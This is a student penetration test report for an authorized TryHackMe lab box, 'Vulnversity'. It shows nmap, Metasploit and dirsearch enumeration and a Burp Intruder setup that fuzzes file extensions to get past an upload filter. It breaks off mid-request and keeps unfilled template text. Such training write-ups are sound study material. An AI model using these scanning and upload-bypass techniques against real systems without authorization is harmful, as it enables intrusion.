Penetration Test Report

PWK Lab & OSCP Exam

tnjunc@gmail.com, OSID: 2222

2021-04-12

Contents

1 Offensive Security Exam Penetration Test Report 1
1.1 Introduction . . . 1
1.2 Objective . . . 1
1.3 Requirements . . . 1
1.4 About the Box . . . 2

2 High-Level Summary 3
2.1 Recommendations . . . 3

3 Methodologies 4
3.1 Information Gathering . . . 4
3.1.1 Service Enumeration . . . 4
3.2 Penetration . . . 7
3.2.1 Exploitation . . . 7
3.2.2 Privilege Escalation . . . 12
3.3 Maintaining Access (There's no Maintaining Access that has been configured) . . . 14
3.4 House Cleaning (There's no House Cleaning that has been configured) . . . 14

4 Additional Items 15
4.1 Appendix - Proof and Local Contents: . . . 15
4.2 Appendix - Metasploit/Meterpreter Usage . . . 15
4.3 Appendix - Completed Buffer Overflow Code . . . 15

1 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

1.4 About the Box

Name: Vulnversity Date release: NA

Web page: https://tryhackme.com/room/vulnversity

Description

Vulnversity is a vulnerable machine found on tryhackme, as per my Source this is considered as OSCP like machine. Therefore, I choose to penetetrate the machine.

There are two trophies (loots) that can be found, one is from the root which is our ultimate goal, second is from the owner of webpage.

File Information

NA as this is integrated with cloud computing from the tryhackme websites.

Virtual Machine

NA

Networking

Tryhackme would provide a static IP address of the machine. (Please take note, it would vary when the subscription has been expired.)

Source:

https://tryhackme.com/room/vulnversity

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.140.234 (hostname: vulnuniversity) - PHP Upload Function Misconfiguration
- 10.10.140.234 (hostname: vulnuniversity) - Systemctl Misconfiguration - Privilege Escalation

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

- 10.10.140.234 (hostname: vulnuniversity) - Fix File Upload Validation
- 10.10.140.234 (hostname: vulnuniversity) - Update Systemctl Configuration base from Security Standards

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.x.x.x/16


3.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Nmap Scan Results:

Nmap was iniatiated to determine open ports.


```
db_nmap -A 10.10.140.234
```



```
msf6 > db_nmap -A 10.10.140.234

[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 03:04 EDT
[*] Nmap: Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
[*] Nmap: NSE Timing: About 0.00% done
[*] Nmap: Nmap scan report for 10.10.140.234 (10.10.140.234)
[*] Nmap: Host is up (0.19s latency).
[*] Nmap: Not shown: 994 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 3.0.3
[*] Nmap: 22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
[*] Nmap: |   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
[*] Nmap: |_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
[*] Nmap: 3128/tcp open  http-proxy  Squid http proxy 3.5.12
[*] Nmap: |_http-server-header: squid/3.5.12
[*] Nmap: |_http-title: ERROR: The requested URL could not be retrieved
[*] Nmap: 3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
[*] Nmap: |_http-server-header: Apache/2.4.18 (Ubuntu)
[*] Nmap: |_http-title: Vuln University
```

MSFConsole Workspace

I use msfconsole’s database to have an organized source of information.



```
msf6 > hosts

Hosts
=====

address        mac  name           os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----           -------  ---------  -----  -------  ----  --------
10.10.140.234       10.10.140.234  Linux               3.X    server

msf6 > services
Services
========

host           port  proto  name         state  info
----           ----  -----  ----         -----  ----
10.10.140.234  21    tcp    ftp          open   vsftpd 3.0.3
10.10.140.234  22    tcp    ssh          open   OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 Ubuntu Linux; protocol 2.0
10.10.140.234  139   tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.10.140.234  445   tcp    netbios-ssn  open   Samba smbd 4.3.11-Ubuntu workgroup: WORKGROUP
10.10.140.234  3128  tcp    http-proxy   open   Squid http proxy 3.5.12
10.10.140.234  3333  tcp    http         open   Apache httpd 2.4.18 (Ubuntu)

msf6 > creds
Credentials
===========

host  origin  service  public  private  realm  private_type  JtR Format
----  ------  -------  ------  -------  -----  ------------  ----------

msf6 >
```

```
msf6>hosts
msf6>services
msf6>creds
```

DIRSearcH


Enumerating subdirectories using DirSearch using this command,

```
./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
    10.10.140.234:3333 -e php --simple-report=/root/Desktop/vulnversity_artifacts/
    DIR_small.txt
```

There's an interesting sub directory..

```
http://10.10.140.234:3333/internal/
```


From this I initiated again DirSearch, to produce more interesting subdirectories.



```
                              v0.3.9

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 87646

Error Log: /root/Desktop/pentools_kali/dirsearch/logs/errors-21-04-25_03-10-44.log

Target: 10.10.140.234:3333

[03:10:45] Starting:
[03:10:46] 200 -   32KB - /
[03:10:46] 301 -  322B  - /images  ->  http://10.10.140.234:3333/images/
[03:10:57] 301 -  319B  - /css  ->  http://10.10.140.234:3333/css/
[03:11:06] 301 -  318B  - /js  ->  http://10.10.140.234:3333/js/
[03:11:45] 301 -  321B  - /fonts  ->  http://10.10.140.234:3333/fonts/
[03:11:50] 301 -  324B  - /internal  ->  http://10.10.140.234:3333/internal/
CTRL+C detected: Pausing threads, please wait ...
[e]xit / [c]ontinue: c
CTRL+C detected: Pausing threads, please wait ...
[e]xit / [c]ontinue: e

Canceled by the user
root@kali:~/Desktop/pentools_kali/dirsearch# ./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-sm
all.txt -u 10.10.140.234:3333/internal/ -e php --simple-report=/root/Desktop/vulnversity_artifacts/DIR_small.txt

                              v0.3.9

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 87646

Error Log: /root/Desktop/pentools_kali/dirsearch/logs/errors-21-04-25_03-13-20.log

Target: 10.10.140.234:3333/internal/

[03:13:21] Starting:
[03:13:22] 200 -  525B  - /internal/
[03:13:25] 301 -  332B  - /internal/uploads  ->  http://10.10.140.234:3333/internal/uploads/
[03:13:33] 301 -  328B  - /internal/css  ->  http://10.10.140.234:3333/internal/css/
CTRL+C detected: Pausing threads, please wait ...
[e]xit / [c]ontinue: e
```

Manual Checking - File Upload

From the tool we used earlier I was able to find an upload page of the server. And upon checking, there's file extension restriction on this upload function.



We are able to gather enough information to perform the attack.

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 Exploitation


Under exploitation, different techniques and strategies are shown in order to capture the box.

BurpSuite for File Enumeration Using Sniper

Burpsuite is capable on enumerating Restricted Files. In order we need, to intercept HTTP header for the file upload, in my case I used test.php. Then, I transfer the requeired HTTP header to "Intruder" tab of Burpsuite.

For the payload I used a wordlist found in Kali,

```
/usr/share/dirb/wordlists/extensions_common.txt
```


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender
2 × ...
Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defi
payload type can be customized in different ways.

Payload set: 1 Payload count: 30


Payload type: Simple list Request count: 90

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
.jhtml
.jsa
.jsp
.log
.mdb
.nsf
.php
.phtml
.pl
.reg
```

To proceed the attack, I navigate to the “Positions” tab, and configured the Payload marker from the HTTP header. I set the file extension (from the header) as targetted by the payload.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /internal/index.php HTTP/1.1
Host: 10.10.140.234:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
